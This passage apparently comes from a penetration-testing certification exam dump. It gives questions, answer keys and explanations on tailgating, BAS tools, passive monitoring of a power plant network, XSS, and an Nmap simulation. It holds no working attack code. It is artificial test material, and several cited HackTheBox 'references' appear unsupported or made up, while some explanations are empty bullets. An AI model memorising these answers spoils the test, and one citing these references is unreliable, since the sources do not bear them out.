? Picking Locks: This is a more invasive technique that carries higher risk and is less
stealthy compared to tailgating.
? Dropping USB Devices: This tests employee awareness and response to malicious devices but does not directly test physical access controls.
References from Pentest:
? Writeup HTB: Demonstrates the effectiveness of social engineering and tailgating techniques in bypassing physical security measures.
? Forge HTB: Highlights the use of non-invasive methods like tailgating to test physical security without causing damage or raising alarms.
Conclusion:
Option B, tailgating into the facility during a busy time, is the best attack plan to gain access to the facility in an authorized physical assessment.
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NEW QUESTION 29
A penetration tester wants to use multiple TTPs to assess the reactions (alerted, blocked, and others) by the client??s current security tools. The threat-modeling team indicates the TTPs in the list might affect their internal systems and servers. Which of the following actions would the tester most likely take?

A. Use a BAS tool to test multiple TTPs based on the input from the threat-modeling team.
B. Perform an internal vulnerability assessment with credentials to review the internal attack surface.
C. Use a generic vulnerability scanner to test the TTPs and review the results with the threat-modeling team.
D. Perform a full internal penetration test to review all the possible exploits that could affect the systems.

Answer: A

Explanation:
BAS (Breach and Attack Simulation) tools are specifically designed to emulate multiple TTPs (Tactics, Techniques, and Procedures) used by adversaries. These tools can simulate various attack vectors in a controlled manner to test the effectiveness of an organization's security defenses and response mechanisms.
Here??s why option A is the best choice:
? Controlled Testing Environment: BAS tools provide a controlled environment
where multiple TTPs can be tested without causing unintended damage to the internal systems and servers. This is critical when the threat-modeling team indicates potential impacts on internal systems.
? Comprehensive Coverage: BAS tools are designed to cover a wide range of TTPs,
allowing the penetration tester to simulate various attack scenarios. This helps in assessing the reactions (alerted, blocked, and others) by the client's security tools comprehensively.
? Feedback and Reporting: These tools provide detailed feedback and reporting on
the effectiveness of the security measures in place, including which TTPs were detected, blocked, or went unnoticed. This information is invaluable for the threat-modeling team to understand the current security posture and areas for improvement.
References from Pentest:
? Anubis HTB: This write-up highlights the importance of using controlled tools and methods for testing security mechanisms. BAS tools align with this approach by providing a controlled and systematic way to assess security defenses.
? Forge HTB: Emphasizes the use of various testing tools and techniques to simulate real-world attacks and measure the effectiveness of security controls. BAS tools are mentioned as a method to ensure comprehensive coverage and minimal risk to internal systems.
Conclusion:
Using a BAS tool to test multiple TTPs allows for a thorough and controlled assessment of the client's security tools' effectiveness. This approach ensures that the testing is systematic, comprehensive, and minimally disruptive, making it the best choice.
==========

NEW QUESTION 30
A penetration tester is testing a power plant's network and needs to avoid disruption to the grid. Which of the following methods is most appropriate to identify vulnerabilities in the network?

A. Configure a network scanner engine and execute the scan.
B. Execute a testing framework to validate vulnerabilities on the devices.
C. Configure a port mirror and review the network traffic.
D. Run a network mapper tool to get an understanding of the devices.

Answer: C

Explanation:
When testing a power plant's network and needing to avoid disruption to the grid, configuring a port mirror and reviewing the network traffic is the most appropriate method to identify vulnerabilities without causing disruptions.
? Port Mirroring:
? Avoiding Disruption:
? Other Options:
Pentest References:
? Passive Monitoring: Passive techniques such as port mirroring are essential in environments where maintaining operational integrity is critical.
? Critical Infrastructure Security: Understanding the need for non-disruptive methods in critical infrastructure penetration testing to ensure continuous operations.
By configuring a port mirror and reviewing network traffic, the penetration tester can identify vulnerabilities in the power plant's network without risking disruption to the grid.
==========


NEW QUESTION 33
During a web application assessment, a penetration tester identifies an input field that allows JavaScript injection. The tester inserts a line of JavaScript that results in a prompt, presenting a text box when browsing to the page going forward. Which of the following types of attacks is this an example of?


A. SQL injection
B. SSRF
C. XSS
D. Server-side template injection

Answer: C

Explanation:
Cross-Site Scripting (XSS) is an attack that involves injecting malicious scripts into web pages viewed by other users. Here??s why option C is correct:
? XSS (Cross-Site Scripting): This attack involves injecting JavaScript into a web application, which is then executed by the user??s browser. The scenario describes injecting a JavaScript prompt, which is a typical XSS payload.
? SQL Injection: This involves injecting SQL commands to manipulate the database and does not relate to JavaScript injection.
? SSRF (Server-Side Request Forgery): This attack tricks the server into making requests to unintended locations, which is not related to client-side JavaScript execution.
? Server-Side Template Injection: This involves injecting code into server-side templates, not JavaScript that executes in the user??s browser.
References from Pentest:
? Horizontall HTB: Demonstrates identifying and exploiting XSS vulnerabilities in web applications.
? Luke HTB: Highlights the process of testing for XSS by injecting scripts and observing their execution in the browser.
==========

NEW QUESTION 34
SIMULATION
A penetration tester performs several Nmap scans against the web application for a client. INSTRUCTIONS
Click on the WAF and servers to review the results of the Nmap scans. Then click on each tab to select the appropriate vulnerability and remediation options.
If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.






Vulnerability | Remediation


Select the two best remediation options:

- [ ] Restrict direct communications to App01.example.com to only approved components.
- [ ] Require an additional authentication header value between CDN.example.com and App01.example.com.
- [ ] Throttle the number of concurrent connections to CDN.example.com.
- [ ] Change the default port used for the MySQL Database Connection to DBProd.example.com.
- [ ] Change the default ports used for the web server on App01.example.com.
- [ ] Configure a host-based intrusion detection system on App01.example.com.

CDN/WAF

```
Nmap scan report for 205.3.45.68
Host is up (0.016s latency).
PORT      STATE     SERVICE    VERSION
80/tcp    open      http       nginx
443/tcp   open      ssl/https  nginx
3306/tcp  filtered  mysql
```




